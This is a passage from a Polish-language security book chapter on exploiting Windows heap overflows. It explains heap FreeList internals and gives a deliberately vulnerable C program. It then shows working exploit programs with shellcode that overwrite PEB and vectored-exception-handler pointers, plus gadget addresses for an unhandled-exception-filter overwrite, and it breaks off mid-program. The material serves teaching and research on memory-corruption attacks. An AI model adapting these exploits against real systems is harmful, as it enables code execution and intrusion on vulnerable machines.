Zwykle aplikacja używa funkcji `HeapAllocation()`, ale istnieje również wiele innych funkcji operujących na stercie, głównie ze względu na konieczność zachowania zgodności ze wcześniejszymi wersjami systemu Windows. W systemach Win16 istniały dwa rodzaje stert: globalna sterta dostępna dla wszystkich procesów oraz lokalna sterta każdego procesu. Win32 nadal posiada funkcje `GlobalAlloc()` i `Local Alloc()`. Jednak w przypadku Win32 obie wymienione funkcje przydzielają obszary pamięci na domyślnej stercie procesu. W rzeczywistości obie funkcje delegują to zadanie do funkcji `HeapAllocate()` w następujący sposób:

```
h = HeapAllocate(GetProcessHeap(), 0, size);
```

Gdy przydzielony obszar nie jest już dłużej potrzebny, proces może zwolnić go, wywołując jedną z funkcji `HeapFree()`, `LocalFree()` bądź `GlobalFree()`.

Więcej informacji na temat korzystania ze sterty można znaleźć w dokumentacji MSDN na stronie *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/memory_management_reference.asp*

Jak działa sterta

Podczas gdy stos wzrasta w kierunku adresu `0x00000000`, to sterta rozbudowywana jest w kierunku przeciwnym. Jeśli funkcja `HeapAllocate` zostanie wywołana dwukrotnie, to za pierwszym razem zostanie przydzielony obszar o niższym adresie wirtualnym niż podczas drugiego wywołania. W ten sposób przepełnienie pierwszego bufora może spowodować nadpisanie informacji w drugim buforze, a nie na odwrót.

Każda sterta, domyślna lub dynamiczna, rozpoczyna się od struktury, w której oprócz innych danych znajduje się tablica `FreeList` zawierająca 128 struktur `LIST_ENTRY` służących do zarządzania wolnymi blokami pamięci. Każda struktura `LIST_ENTRY` (zdefiniowana w `Winnt.h`) zawiera dwa wskaźniki, a tablica `FreeLists` przesunięta jest o `0x178` bajtów względem początku sterty. Po utworzeniu sterty struktura `FreeLists[0]` zawiera dwa wskaźniki pierwszego wolnego obszaru, który może zostać przydzielony.

Pod adresem wskazywanym przez te wskaźniki znajdują się natomiast dwa wskaźniki struktury `FreeLists[0]`. Zakładając, że adres bazowy sterty wynosi `0x00350000`, a pierwszy wolny blok ma adres `0x00350688`, to:

- Pod adresem `0x00350178` (`FreeList[0].Flink`) znajduje się wskaźnik posiadający wartość `0x00350688` (adres pierwszego wolnego bloku).
- Pod adresem `0x0035017C` (`FreeList[0].Blink`) znajduje się wskaźnik posiadający wartość `0x00350688` (adres pierwszego wolnego bloku).
- Pod adresem `0x00350688` (pierwszy wolny blok) znajduje się wskaźnik posiadający wartość `0x00350178` (adres struktury `FreeList[0]`).
- Pod adresem `0x0035068C` (pierwszy wolny blok + 4) znajduje się wskaźnik posiadający wartość `0x00350178` (adres struktury `FreeList[0]`).

W przypadku przydziału bloku pamięci (na przykład na skutek wywołania funkcji `RtlAllocateHeap` żądającego obszaru 260 bajtów) wskaźniki `FreeList[0].Flink` i `FreeList[0].Blink` zostaną zaktualizowane w taki sposób, by wskazywały następny wolny blok, który może zostać przydzielony. Co więcej, dwa wskaźniki wskazujące tablicę `FreeList` zostaną przeniesione na koniec przydzielonego bloku. Każdy nowy przydział lub zwolnienie bloku pamięci spowoduje aktualizację tych wskaźników. W ten sposób przydzielone bloki utworzą dwukierunkową listę powiązaną za pomocą wskaźników. Gdy przepełnienie bufora umieszczonego w jednym z bloków spowoduje nadpisanie wskaźników innego bloku, to mogą one zostać użyte do nadpisania dowolnego podwójnego słowa (`dword`) w pamięci. Może nim być na przykład wskaźnik funkcji, co pozwoli hakerowi przejąć kontrolę nad działaniem programu. Jeśli jednak przed wywołaniem tej funkcji wystąpi wyjątek, to hakerowi nie uda się przejąć sterowania. Dlatego lepszym rozwiązaniem jest nadpisanie wskaźnika procedury obsługi wyjątków.

Zanim przejdziemy do omówienia sposobów wykorzystania przepełnień sterty do włamań, przyjrzyjmy się związanym z tym problemom.

Poniższy program narażony jest na atak przez przepełnienie sterty.

```
#include <stdio.h>
#include <windows.h>

    DWORD MyExceptionHandler(void);
    int foo(char *buf);

    int main(int argc, char *argv[])
    {
            HMODULE l;
            l = LoadLibrary("msvcrt.dll");
            l = LoadLibrary("netapi32.dll");
            printf("\n\nHeapoverflow program.\n");
            if(argc != 2)
                    return printf("ARGS!");
            foo(argv[1]);
            return 0;
    }
```

```
DWORD MyExceptionHandler(void)
{
        printf("In exception handler....");
        ExitProcess(1);
        return 0;
}

int foo(char *buf)
{
        HLOCAL h1 = 0, h2 = 0;
        HANDLE hp;

        __try{
                hp = HeapCreate(0,0x1000,0x10000);
                if(!hp)
                        return printf("Failed to create heap.\n");

                h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);

                printf("HEAP: %.8X %.8X\n",h1,&h1);

                // tutaj przepełnienie sterty:
                strcpy(h1,buf);

                // Drugie wywołanie HeapAlloc() następuje już
                // po przejęciu sterowania
                h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
                printf("hello");
        }
        __except(MyExceptionHandler())
        {
                printf("oops...");
        }
        return 0;
}
```

Program najlepiej skompilować za pomocą Microsoft Visual C++ 6.0, używając polecenia `cl /TC heap.c`.

Słabym punktem tego programu jest wywołanie funkcji `strcpy()` przez funkcję `foo()`. Jeśli łańcuch `buf` jest dłuższy niż 260 znaków, to nadpisze on strukturę sterty. Struktura ta posiada dwa wskaźniki, wskazujące element tablicy `FreeList`, który zawiera kolejną parę wskaźników do pierwszego wolnego bloku. Gdy blok pamięci jest przydzielany lub zwalniany, to wskaźniki te zamieniane są miejscami.

Jeśli programowi temu przekażemy argument o długości na przykład 300 bajtów (który z kolei zostanie przekazany funkcji `foo()`, wewnątrz której zachodzi przepełnienie), to kod naruszy ochronę pamięci, wykonując następujące rozkazy podczas drugiego wywołania funkcji `HeapAlloc()`:

```
77F6256F 89 01          mov   dword ptr [ecx],eax
77F62571  89 48 04      mov   dword ptr [eax+4],ecx
```

Chociaż rezultat ten uzyskaliśmy wywołując po raz drugi funkcję HeapAlloc(), to wywołanie funkcji HeapFree() lub HeapRealloc() spowodowałoby ten sam efekt. Jeśli przyjrzymy się zawartości rejestrów ECX i EAX, zobaczymy, że zawierają one dane łańcucha, który przekazaliśmy jako parametr programu. Ponieważ nadpisaliśmy wskaźniki znajdujące się w strukturze używanej do zarządzania stertą, a podczas kolejnego wywołania funkcji HeapAlloc() zostaną one użyte dla aktualizacji sterty, to w rezultacie uzyskamy kontrolę nad zawartością obu rejestrów. Przyjrzyjmy się poszczególnym rozkazom:

```
mov   dword ptr [ecx],eax
```

Wykonanie tego rozkazu spowoduje umieszczenie zawartości rejestru EAX pod adresem wskazywanym przez rejestr ECX. W ten sposób możemy nadpisać 32 bity znajdujące się w dowolnym miejscu wirtualnej przestrzeni adresowej procesu (pod warunkiem, że konfiguracja pamięci dopuszcza operację zapisu) za pomocą dowolnie wybranej przez nas wartości 32-bitowej. Możemy wykorzystać to do nadpisania danych sterujących działaniem programu. Jest jednak pewien problem. Przyjrzyjmy się drugiemu z rozkazów:

```
mov   dword ptr [eax+4],ecx
```

Nastąpiła teraz zamiana rejestrów miejscami. Zawartość rejestru EAX (której użyliśmy w poprzednim rozkazie do nadpisania wartości wskazywanej przez zawartość rejestru ECX) musi równocześnie reprezentować prawidłowy adres w pamięci umożliwiającej operację zapisu, ponieważ drugi z rozkazów umieszcza zawartość rejestru ECX pod adresem EAX+4. W przeciwnym razie nastąpi naruszenie ochrony pamięci. Jak się okazuje, sytuacja taka wcale nie działa na naszą niekorzyść, a nawet stanowi jeden z powszechniej stosowanych sposobów wykorzystania przepełnienia sterty. Hakerzy często nadpisują wskaźnik procedury obsługi wyjątków umieszczony w strukturze EXCEPTION_REGISTRATION znajdującej się na stosie lub wskaźnik procedury Unhandled Exception Filter wartością wskazującą blok kodu, który w momencie wystąpienia wyjątku przekaże sterowanie do ich własnego kodu. Nawet jeśli rejestr EAX wskazuje adres, pod którym możliwy jest zapis, to i tak zawartość tego rejestru jest inna niż rejestru ECX, wobec czego istnieje znaczne prawdopodobieństwo, że funkcje niskiego poziomu zarządzające stertą i tak spowodują wyjątek. Dlatego też najłatwiejszą metodą wykorzystania przepełnienia stery jest nadpisanie wskaźnika procedury obsługi wyjątków.

Wykorzystanie przepełnień sterty

Wielu programistów uważa, że w przeciwieństwie do przepełnień stosu, przepełnienia sterty nie stanowią większego zagrożenia i w związku z tym dość lekkomyślnie używają potencjalnie niebezpiecznych funkcji takich jak strcpy() lub strcat() dla buforów przydzielonych na stercie. Z poprzednich punktów tego rozdziału wiemy już, że najlepszym sposobem wykorzystania przepełnień sterty w celu uruchomienia własnego kodu jest użycie procedur obsługi wyjątków. Nadpisanie wskaźnika procedury obsługi wyjątków stanowi powszechnie używaną metodę. Podobnie nadpisanie wskaźnika Unhandled Exception Filter. Zamiast zagłębiać się teraz w szczegóły obu metod (zostaną one omówione pod koniec tego punktu), przejdziemy do omówienia dwóch zupełnie nowych technik.

Nadpisanie wskaźnika funkcji RtlEnterCriticalSection w bloku PEB

Wcześniej omówiliśmy już strukturę bloku PEB. W tym miejscu warto przypomnieć kilka najistotniejszych faktów. Zawiera ona wskaźniki szeregu funkcji, między innymi `RtlEnterCriticalSection()` i `RtlLeaveCriticalSection()`. Wskaźników tych używają funkcje `RtlAcquirePebLock()`oraz `RtlReleasePebLock()` eksportowane przez `NTDLL.DLL`. Funkcje te wywoływane są przez funkcję `ExitProcess()`. Dzięki temu możemy wykorzystać bloki PEB do wykonania dowolnego kodu, zwłaszcza podczas kończenia pracy procesu. Procedury obsługi wyjątków często wywołują funkcję `ExitProcess()` i należy to wykorzystać. Posiadając możliwość nadpisania dowolnej wartości dword w pamięci, możemy zmodyfikować jeden ze wspomnianych wskaźników w bloku PEB. Szczególną zaletą tej metody jest stałe położenie bloku PEB niezależnie od wersji systemu Windows NT i zainstalowanych pakietów serwisowych czy poprawek. Oznacza to, że interesujące nas wskaźniki znajdują się zawsze w tym samym miejscu.

> Wskaźniki te nie są używane na platformie Windows 2003 Server (patrz omówienie pod koniec tego podrozdziału).

Wskaźnik funkcji `RtlEnterCriticalSection()` znajduje się zawsze pod adresem `0x7FFDF020`. Korzystając z przepełnienia sterty, będziemy jednak posługiwać się adresem `0x7FFDF01C`, ponieważ wskazuje go `EAX + 4`.

```
77F62571  89 48 04          mov   dword ptr [eax+4],ecx
```

Sposób działania jest bardzo prosty. Przepełniamy bufor, nadpisujemy dowolną wartość w pamięci, wywołując wyjątek związany z naruszeniem ochrony pamięci, co w efekcie doprowadza do wywołania funkcji `ExitProcess`. Pamiętajmy jednak, że pierwszą operacją wykonaną przez nasz kod musi być przywrócenie oryginalnej wartości wskaźnika. Wskaźnik ten może bowiem zostać użyty poza naszym kodem i jeśli jego wartość będzie niewłaściwa, to utracimy nasz proces. W zależności od sposobu działania naszego kodu może zachodzić również konieczność naprawienia sterty uszkodzonej przez przepełnienie.

Naprawianie sterty ma oczywiście sens tylko wtedy, gdy nasz kod wykonuje pewne operacje podczas kończenia działania procesu. Jak już wspomnieliśmy, sterowanie trafia do naszego kodu zwykle na skutek wywołania funkcji `ExitProcess()` przez procedurę obsługi wyjątków. Technika wykorzystania naruszenia ochrony pamięci w celu skierowania sterowania do własnego kodu jest szczególnie przydatna w połączeniu z przepełnieniami sterty stosowanymi podczas ataku na programy CGI.

Przedstawiony poniżej kod ilustruje wykorzystanie naruszenia ochrony pamięci do wykonania własnego kodu. Celem włamania będzie przedstawiony wcześniej program.

```
#include <stdio.h>
#include <windows.h>

    unsigned int GetAddress(char *lib, char *func);
    void fixupaddresses(char *tmp, unsigned int x);
```

```
int main()
{
        unsigned char buffer[300]="";
        unsigned char heap[8]="";
        unsigned char pebf[8]="";
        unsigned char shellcode[200]="";
        unsigned int address_of_system = 0;
        unsigned int address_of_RtlEnterCriticalSection = 0;
        unsigned char tmp[8]="";
        unsigned int cnt = 0;

        printf("Getting addresses...\n");
        address_of_system = GetAddress("msvcrt.dll","system");
        address_of_RtlEnterCriticalSection = GetAd-dress("ntdll.dll",
        "RtlEnterCriticalSection");
        if(address_of_system == 0 || ad-dress_of_RtlEnterCriticalSection == 0)
                return printf("Failed to get addresses\n");
        printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);
        printf("Address of ntdll.RtlEnterCriticalSection\t= %.8X\n",address_of_
        RtlEnterCriticalSection);
        strcpy(buffer,"heap1 ");

        // kod powłoki - naprawia blok PEB, a następnie wywołuje system("calc");
strcat(buffer,"\"\x90\x90\x90\x90\x01\x90\x90\x6A\x30\x59\x64\x8B\x01\xB9");
        fixupaddresses(tmp,address_of_RtlEnterCriticalSection);
        strcat(buffer,tmp);
strcat(buffer,"\x89\x48\x20\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
        fixupaddresses(tmp,address_of_system);
        strcat(buffer,tmp);
                strcat(buffer,"\xFF\xD1");

        // uzupełnienie
        while(cnt < 58)
        {
                strcat(buffer,"DDDD");
                cnt ++;
        }

        // wskaźnik do wskaźnika RtlEnterCriticalSection - 4 w bloku PEB
        strcat(buffer,"\x1C\xF0\xFD\x7f");

        // wskaźnik sterty i tym samym kodu powłoki
        strcat(buffer,"\x88\x06\x35");

        strcat(buffer,"\"");
        printf("\nExecuting heap1.exe... calc should open.\n");
        system(buffer);
        return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
        HMODULE l=NULL;
        unsigned int x=0;
        l = LoadLibrary(lib);
        if(!l)
                return 0;
```

```
        x = GetProcAddress(l,func);
        if(!x)
                return 0;
        return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
        unsigned int a = 0;
        a = x;
        a = a << 24;
        a = a >> 24;
        tmp[0]=a;
        a = x;
        a = a >> 8;
        a = a << 24;
        a = a >> 24 ;
        tmp[1]=a;
        a = x;
        a = a >> 16;
        a = a << 24;
        a = a >> 24;
        tmp[2]=a;
        a = x;
        a = a >> 24;
        tmp[3]=a;
}
```

Jak już wspomnieliśmy, wskaźniki te nie są używane w systemie Windows 2003 Server. W bloku PEB na platformie Windows 2003 Server posiadają one wartość `NULL`. Mimo to nadal możliwe jest przeprowadzenie podobnego ataku. Funkcja `ExitProcess()` lub `UnhandledExceptionFilter()` wywołuje wiele funkcji `Ldr*` takich jak na przykład `LdrUnloadDll()`. Wiele funkcji `Ldr*` posługuje się wskaźnikami funkcji. Wskaźniki te są zwykle inicjowane przez silnik SHIM. Nie są one wykorzystywane dla zwykłych procesów. Ten sam efekt możemy osiągnąć nadpisując wskaźnik podczas przepełnienie bufora.

Nadpisanie wskaźnika pierwszej wektoryzowanej procedury obsługi wyjątków pod adresem 77FC3210

Wektoryzowana obsługa wyjątków wprowadzona została w systemie Windows XP. W przeciwieństwie do tradycyjnego mechanizmu obsługi wyjątków, który przechowuje struktury `EXCEPTION_REGISTRATION` na stosie, wektoryzowana obsługa wyjątków posługuje się informacją o procedurach obsługi umieszczoną na stercie. Informacja ta przechowywana jest w strukturach bardzo przypominających struktury `EXCEPTION_REGISTRATION`.

```
struct _VECTORED_EXCEPTION_NODE
{
    dword  m_pNextNode;
    dword  m_pPreviousNode;
    PVOID m_pfnVectoredHandler;
}
```

m_pNextNode wskazuje następną strukturę _VECTORED_EXCEPTION_NODE, m_pPreviousNode poprzednią strukturę _VECTORED_EXCEPTION_NODE, a m_pfnVectoredHandler właściwą procedurę obsługi wyjątków. Wskaźnik struktury _VECTORED_EXCEPTION_NODE, która zostanie użyta jako pierwsza podczas obsługi wyjątku, znajduje się pod adresem 0x77FC3210 (należy jednak pamiętać, że adres ten może się zmienić w momencie instalacji pakietów serwisowych). Korzystając z przepełnienia sterty, możemy nadpisać ten wskaźnik za pomocą adresu naszej własnej struktury _VECTORED_EXCEPTION_NODE. Zaletą takiej techniki jest przede wszystkim to, że wektoryzowane procedury obsługi wyjątków zostają wywołane przed tradycyjnymi procedurami obsługi wyjątków.

Przedstawiony poniżej kod (dla Windows XP Service Pack 1) odpowiedzialny jest za przydzielenie procedury obsługi w momencie wystąpienia wyjątku:

```
77F7F49E   mov     esi,dword ptr ds:[77FC3210h]
77F7F4A4   jmp     77F7F4B4
77F7F4A6   lea     eax,[ebp-8]
77F7F4A9   push    eax
77F7F4AA   call    dword ptr [esi+8]
77F7F4AD   cmp     eax,0FFh
77F7F4B0   je      77F7F4CC
77F7F4B2   mov     esi,dword ptr [esi]
77F7F4B4   cmp     esi,edi
77F7F4B6   jne     77F7F4A6
```

Kod ten umieszcza w rejestrze ESI wskaźnik struktury _VECTORED_EXCEPTION_NODE dla pierwszej wywoływanej wektoryzowanej procedury obsługi wyjątków. Następnie wywołuje funkcję wskazywaną przez ESI + 8. Wykorzystując przepełnienie sterty, możemy przejąć kontrolę nad procesem, modyfikując wartość wskaźnika znajdującego się pod adresem 0x77FC3210.

Jak to osiągnąć? Najpierw musimy uzyskać wskaźnik naszego bloku przydzielonego na stercie. Jeśli przechowuje go zmienna lokalna, dostępny jest w bieżącej ramce stosu. Nawet jeśli wskaźnik ten przechowywany jest za pomocą zmiennej globalnej, to i tak istnieje duża szansa, że znajduje się gdzieś na stosie odłożony jako parametr wywołania funkcji, zwłaszcza jeśli wywołaną funkcją jest HeapFree() (wskaźnik bloku jest wtedy trzecim parametrem). Po zlokalizowaniu tego wskaźnika (załóżmy, że znajduje się on pod adresem 0x0012FF50) możemy udać, że jest on wskaźnikiem m_pfnVectoredHandler należącym do struktury _VECTORED_EXCEPTION_NODE o adresie 0x0012FF48. Dlatego też przepełniając adres, dostarczymy wartość 0x0012FF48 dla jednego wskaźnika i wartość 0x77FC320C dla drugiego z nich. Dzięki temu wykonanie rozkazów

```
77F6256F 89 01          mov   dword ptr [ecx],eax
77F62571  89 48 04      mov   dword ptr [eax+4],ecx
```

spowoduje zapisanie wartości 0x77FC320C (zawartość rejestru EAX) pod adresem 0x0012FF48 (ECX) oraz wartości 0x0012FF48 (zawartość rejestru ECX) pod adresem 0x77FC3210 (EAX + 4). W wyniku tych operacji przejęliśmy kontrolę nad wskaźnikiem pierwszej struktury _VECTORED_EXCEPTION_NODE znajdującym się pod adresem 0x77FC3210. Dzięki temu w momencie wystąpienia wyjątku rozkaz znajdujący się pod adresem 0x77F7F49E umieści w rejestrze ESI wartość 0x0012FF48, a chwilę później zostanie wywołana funkcja

wskazywana przez `ESI + 8`. Adres tej funkcji jest adresem naszego buforu przydzielonego na stercie i wobec tego zostanie następnie wykonany nasz kod. Poniżej przedstawiamy przykład kodu, który wykonuje opisane działania:

```
#include <stdio.h>
#include <windows.h>

     unsigned int GetAddress(char *lib, char *func);
     void fixupaddresses(char *tmp, unsigned int x);

     int main()
     {
            unsigned char buffer[300]="";
            unsigned char heap[8]="";
            unsigned char pebf[8]="";
            unsigned char shellcode[200]="";
            unsigned int address_of_system = 0;
            unsigned char tmp[8]="";
            unsigned int cnt = 0;

            printf("Getting address of system...\n");

            address_of_system = GetAddress("msvcrt.dll","system");
            if(address_of_system == 0)
                    return printf("Failed to get address.\n");

            printf("Address of msvcrt.system\t\t\t= %.8X\n",address_of_system);

            strcpy(buffer,"heap1 ");

            while(cnt < 5)
            {
                    strcat(buffer,"\x90\x90\x90\x90");
                    cnt ++;
            }

            // kod powłoki wywołujący system("calc");
      strcat(buffer,"\x90\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
            fixupaddresses(tmp,address_of_system);
            strcat(buffer,tmp);
            strcat(buffer,"\xFF\xD1");;

            cnt = 0;
            while(cnt < 58)
            {
                    strcat(buffer,"DDDD");
                    cnt ++;
            }

            // Wskaźnik do 0x77FC3210 - 4. 0x77FC3210 przechowuje
            // wskaźnik pierwszej struktury _VECTORED_EXCEPTION_NODE
            strcat(buffer,"\x0C\x32\xFC\x77");

            // Wskaźnik naszej pseudostruktury _VECTORED_EXCEPTION_NODE
            // o adresie 0x0012FF48. Pod tym adresem powiększonym o 8
            // znajduje się wskaźnik naszego bufora. Kod z tego bufora
            // zostanie uruchomiony w momencie zadziałania mechanizmu wektoryzowanej
```

```
        // obsługi wyjątków. Wartość tę należy dopasować do położenia
        // konkretnego bufora w systemie Czytelnika.
        strcat(buffer,"\x48\xff\x12\x00");

        printf("\nExecuting heap1.exe... calc should open.\n");
        system(buffer);
        return 0;
}

unsigned int GetAddress(char *lib, char *func)
{
        HMODULE l=NULL;
        unsigned int x=0;
        l = LoadLibrary(lib);
        if(!l)
                return 0;
        x = GetProcAddress(l,func);
        if(!x)
                return 0;
        return x;
}

void fixupaddresses(char *tmp, unsigned int x)
{
        unsigned int a = 0;
        a = x;
        a = a << 24;
        a = a >> 24;
        tmp[0]=a;
        a = x;
        a = a >> 8;
        a = a << 24;
        a = a >> 24 ;
        tmp[1]=a;
        a = x;
        a = a >> 16;
        a = a << 24;
        a = a >> 24;
        tmp[2]=a;
        a = x;
        a = a >> 24;
        tmp[3]=a;
}
```

Nadpisanie wskaźnika filtra nieobsłużonych wyjątków

Na konferencji Blackhat Security Briefings odbywającej się w Amsterdamie w 2001 roku Halvar Flake jako pierwszy zaproponował wykorzystanie filtra nieobsłużonych wyjątków. Filtr ten stosowany jest w systemie Windows w sytuacji, gdy żadna inna procedura obsługi wyjątków nie obsłużyła bieżącego wyjątku bądź gdy żadna procedura obsługi wyjątków nie została zdefiniowana. Aplikacja może skonfigurować ten filtr, korzystając z funkcji `SetUnhandledExceptionFilter()`. Kod tej funkcji wykonuje następujące rozkazy:

```
77E7E5A1  mov ecx,dword ptr [esp+4]
77E7E5A5  mov eax,dword ptr ds:[77ED73B4h]
77E7E5AA  mov dword ptr ds:[77ED73B4h],ecx
77E7E5B0  ret 4
```

Jak łatwo zauważyć, wskaźnik filtra nieobsłużonych wyjątków przechowywany jest pod adresem `0x77ED73B4` — przynajmniej w przypadku systemu Windows XP Service Pack 1. W innych systemach może to być inny adres. Aby go odnaleźć, należy przeanalizować działanie funkcji `SetUnhandledExceptionFilter()`.

Gdy pojawia się nieobsłużony wyjątek, to system wykonuje poniższy blok kodu:

```
77E93114  mov eax,[77ED73B4]
77E93119  cmp eax,esi
77E9311B  je 77E93132
77E9311D  push edi
77E9311E  call eax
```

Adres filtra nieobsłużonych wyjątków zostaje załadowany do rejestru `EAX` i procedura zostaje wywołana. Rozkaz `push edi` poprzedzający wywołanie filtra odkłada na stosie adres struktury `EXCEPTION_POINTERS`. Szczegół ten warto zapamiętać, ponieważ okaże się on przydatny.

Przepełniając stertę, możemy wykorzystać filtr nieobsłużonych wyjątków w sytuacji, gdy spowodowany wyjątek nie zostanie obsłużony. W tym celu musimy skonfigurować własny filtr nieobsłużonych wyjątków. Wskaźnik filtra możemy nadpisać adresem naszego bufora, jeśli jest on łatwy do ustalenia, bądź adresem fragmentu kodu, który przekaże sterowanie do tego bufora. Przypomnijmy w tym miejscu, że przed wywołaniem filtra na stosie zostaje umieszczona zawartość rejestru `EDI`. Reprezentuje ona adres struktury `EXCEPTION_POINTER`. `0x78` bajtów za tym adresem, prawie pośrodku naszego bufora, znajduje się adres, który jest wskaźnikiem końca naszego bufora. Mimo że adres ten nie stanowi części struktury `EXCEPTION_POINTER`, możemy wykorzystać rejestr `EDI`, aby sterowanie trafiło z powrotem do naszego kodu. W tym celu musimy odnaleźć jeszcze adres w przestrzeni danego procesu, który zawiera następujący rozkaz:

```
call dword ptr[edi+0x78]
```

Chociaż może wydawać się to trudnym zadaniem, to jednak istnieje kilka miejsc, w których można odnaleźć taki rozkaz. Zależy to jednak od bibliotek załadowanych przez proces oraz wersji systemu. Poniżej przedstawiamy kilka przykładów lokalizacji tego rozkazu w systemie Windows XP Service Pack 1.

```
call dword ptr[edi+0x78] found at 0x71c3de66 [netapi32.dll]
call dword ptr[edi+0x78] found at 0x77c3bbad [netapi32.dll]
call dword ptr[edi+0x78] found at 0x77c41e15 [netapi32.dll]
call dword ptr[edi+0x78] found at 0x77d92a34 [user32.dll]
call dword ptr[edi+0x78] found at 0x7805136d [rpcrt4.dll]
call dword ptr[edi+0x78] found at 0x78051456 [rpcrt4.dll]
```

W systemie Windows 2000 pod adresem `ESI + 0x4C` oraz `ESP + 0x74` znajduje się wskaźnik naszego bufora.

Wywołania filtra nieobsłużonych wyjątków podczas pracy z programem uruchomieniowym

Każdy wyjątek zostaje przechwycony przez system i sterowanie trafia natychmiast do funkcji `KiUserExceptionDispatcher()` w `ntdll.dll`. Funkcja ta odpowiedzialna jest za mechanizm obsługi wyjątków. W systemie Windows XP funkcja `KiUserExceptionDispatcher()` wywołuje najpierw wektoryzowane procedury obsługi wyjątków, następnie tradycyjne procedury obsługi wyjątków, a na końcu filtr nieobsłużonych wyjątków. Podobnie działa ona w systemie Windows 2000, który jednak nie dysponuje mechanizmem wektoryzowanych procedur obsługi wyjątków. Jeden z problemów, które napotkać można tworząc eksploit wykorzystujący przepełnienia sterty, polega na tym, że podczas śledzenia atakowanego programu za pomocą programu uruchomieniowego nie jest wywoływany filtr nieobsłużonych wyjątków. Jest to szczególnie irytujące, gdy tworzony eksploit wykorzystuje właśnie ten filtr. Istnieje jednak rozwiązanie tego problemu.

Funkcja `KiUserExceptionDispatcher()` wywołuje funkcję `UnhandledExceptionFilter()`, która sprawdza, czy proces nie jest śledzony i czy należy wywołać filtr nieobsłużonych wyjątków. W tym celu funkcja `UnhandledExceptionFilter()` wywołuje funkcję jądra `NT/ZwQueryInformationProcess`, która nadaje zmiennej na stosie wartość `0xFFFFFFFF`, jeśli wykonanie procesu jest śledzone. Gdy funkcja `NT/ZwQueryInformationProcess` zwróci sterowanie, to wartość tej zmiennej porównywana jest z wyzerowanym rejestrem. Jeśli wartości są takie same, wywoływany jest filtr nieobsłużonych wyjątków. W przeciwnym razie filtr nie jest wywoływany. Jeśli chcemy, aby filtr został wywołany podczas śledzenia programu, to powinniśmy zastawić pułapkę na rozkazie dokonującym porównania. Gdy sterowanie programu dotrze do pułapki, należy zmienić wartość zmiennej z `0xFFFFFFFF` na `0x00000000` i kontynuować śledzenie programu. Dzięki temu filtr nieobsłużonych wyjątków zostanie wywołany.

```
77E930F5 lea       eax,[ebp-20h]
77E930F8 push      eax
77E930F9 push      7
77E930FB call      77E7E6B9

77E7E76B9 or       eax,0FFh
77E7E76BC ret

77E93100 push      eax
77E93101 call      dword ptr ds:[77E610ACh]

77F76035 mov       eax,9Ah
77F7603A mov       edx,7FFE0300h
77F7603F call      edx

7FFE0300 mov       edx,esp
7FFE0302 sysenter
7FFE0304 ret

77F76041 ret       14h

77E93107 test      eax,eax
77E93109 jl        77E93114
77E9310B cmp       dword ptr [ebp-20h],esi
77E9310E jne       77E937D9
77E93114 mov       eax,[77ED7384]
77E93119 cmp       eax,esi
77E9311B je        77E93132
77E9311D push      edi
77E9311E call      eax

77E937D9 mov       eax,fs:[00000018]
77E937DF mov       eax,dword ptr [eax+30h]
77E937E2 test      byte ptr [eax+69h],1
77E937E6 je        77E93510
```

Jeśli [EBP+20h] równe jest 0x00000000 (czyli bieżącej zawartości rejestru ESI), to wywoływany jest filtr nieobsłużonych wyjątków

Przełączenie w tryb jądra

Jeśli wartość rejestru ESI jest różna od wartości znajdującej się pod adresem EBP-20h, to wykonywany jest skok do adresu 0x77E937D9

Na rysunku na poprzedniej stronie przedstawiony został kod wykonywany przez funkcję `UnhandledExceptionFilter` w systemie Windows XP Service Pack 1. W tym przypadku należy zastawić pułapkę pod adresem `0x77E9310B` i poczekać na pojawienie się wyjątku. Po osiągnięciu pułapki należy zapisać wartość `0x00000000` pod adresem `[EBP-20h]` i wtedy zostanie wywołany filtr nieobsłużonych wyjątków.

Jeśli nadpiszemy wskaźnik filtra nieobsłużonych wyjątków jednym z przedstawionych wyżej adresów, to w przypadku wystąpienia nieobsłużonego wyjątku zostanie wykonany rozkaz, który przekaże sterowanie do naszego bufora. Należy przy tym pamiętać, że filtr nieobsłużonych wyjątków wywoływany jest wyłącznie wtedy, gdy program wykonywany jest w zwykłym trybie, a nie w trybie uruchomieniowym. W ramce wyjaśnione zostało, jak poradzić sobie z tym problemem.

Aby zademonstrować wykorzystanie filtra nieobsłużonych wyjątków podczas włamania metodą przepełnienia sterty, musimy zmodyfikować przykład atakowanego programu w taki sposób, by nie zawierał on procedury obsługi wyjątków. Jeśli bowiem wyjątek zostanie obsłużony, to filtr nie będzie wywołany.

```
#include <stdio.h>
#include <windows.h>

int foo(char *buf);

int main(int argc, char *argv[])
{
        HMODULE l;
        l = LoadLibrary("msvcrt.dll");
        l = LoadLibrary("netapi32.dll");
        printf("\n\nHeapoverflow program.\n");
        if(argc != 2)
                return printf("ARGS!");
        foo(argv[1]);
        return 0;
}

int foo(char *buf)
{
        HLOCAL h1 = 0, h2 = 0;
        HANDLE hp;

        hp = HeapCreate(0,0x1000,0x10000);
        if(!hp)
                return printf("Failed to create heap.\n");
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("HEAP: %.8X %.8X\n",h1,&h1);

        // tutaj następuje przepełnienie sterty:
        strcpy(h1,buf);

        // sterowanie przejmujemy podczas drugiego wywołania HeapAlloc
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
        printf("hello");
        return 0;
}
```

Włamania dokonuje następny z przedstawionych programów. Nadpisuje on strukturę związaną z zarządzaniem stertą dwoma wskaźnikami. Pierwszy z nich wskazuje filtr nieobsłużonych wyjątków o adresie `0x77ED73B4`, a drugi rozkaz `call dword ptr[edi+0x78]` znajdujący się w kodzie biblioteki `netapi32.dll` pod adresem `0x77C3BBAD`. Gdy atakowany program drugi raz wywoła funkcję `HeapAlloc()`, to wystąpi wyjątek, który nie zostanie obsłużony i trafi do naszego filtra, wskutek czego sterowanie zostanie przekazane z powrotem do naszego bufora. Zwróćmy uwagę na rozkaz krótkiego skoku umieszczony w buforze tam, gdzie wskazuje `EDI + 0x78`. Służy on ominięciu kodu związanego z zarządzaniem stertą.

```
#include <stdio.h>
#include <windows.h>

unsigned int GetAddress(char *lib, char *func);
